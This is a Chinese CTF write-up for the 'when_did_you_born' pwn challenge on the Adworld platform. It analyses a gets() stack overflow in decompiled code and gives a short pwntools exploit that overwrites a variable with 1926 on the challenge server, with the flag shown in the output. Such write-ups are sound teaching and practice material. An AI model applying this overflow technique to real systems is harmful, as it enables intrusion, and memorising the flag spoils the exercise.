when_did_you_born--writeup

原创

ATFWUS 于 2020-03-01 13:58:11 发布 308 收藏
分类专栏： CTF-PWN # 攻防世界-pwn -- WriteUp 文章标签： CTF PWN ROP 栈溢出 攻防世界

CTF-PWN 同时被 2 个专栏收录
33 篇文章 5 订阅
订阅专栏

攻防世界-pwn -- WriteUp
15 篇文章 0 订阅
订阅专栏

文件下载地址：

链接：https://pan.baidu.com/s/1eT_oVeEKPts8Lw2P0nDEnw
提取码：1axx

0x01.分析

checksec:

```
root@at-ubuntu:/home/atfwus/rop# checksec when
[*] '/home/atfwus/rop/when'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@at-ubuntu:/home/atfwus/rop#
```


64位程序，开启了堆栈保护和栈不可执行。

查看源码：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  __int64 result; // rax
  char v4; // [rsp+0h] [rbp-20h]
  unsigned int v5; // [rsp+8h] [rbp-18h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("What's Your Birth?");
  __isoc99_scanf("%d", &v5);
  while ( getchar() != 10 )
    ;
  if ( v5 == 1926 )
  {
    puts("You Cannot Born In 1926!");
    result = 0LL;
  }
  else
  {
    puts("What's Your Name?");
    gets(&v4);
    printf("You Are Born In %d\n", v5);
    if ( v5 == 1926 )
    {
      puts("You Shall Have Flag.");
      system("cat flag");
    }
    else
    {
      puts("You Are Naive.");
      puts("You Speed One Second Here.");
    }
    result = 0LL;
  }
  return result;
}
```


理清一下流程，先要输入v5，第一次不能输入1926，否则会退出，然后第二次输入名字，然后如果v5等于1926就直接得到flag，第二次输入的时候使用了gets，存在栈溢出，我们需要利用这个在第二次输入来修改v5的值位1926，继续查看一下v4和v5的关系：



相差8个字节，所以我们只需要填充8个字节的无效数据，然后覆盖v5的值为1926就行了。

0x02.exp

```
##!/usr/bin/env python
from pwn import*
r=remote("111.198.29.45",47185)
#r=process('./when')

payload=8*'A'+p64(1926)

r.recvuntil("?")
r.sendline("1925")
r.recvuntil("?")
r.sendline(payload)
r.interactive()
```

```
root@at-ubuntu:/home/atfwus/rop# python expwhen.py
[+] Opening connection to 111.198.29.45 on port 47185: Done
[*] Switching to interactive mode

You Are Born In 1926
You Shall Have Flag.
cyberpeace{6bc5883accd1387314800526a9890f63}
[*] Got EOF while reading in interactive
$
```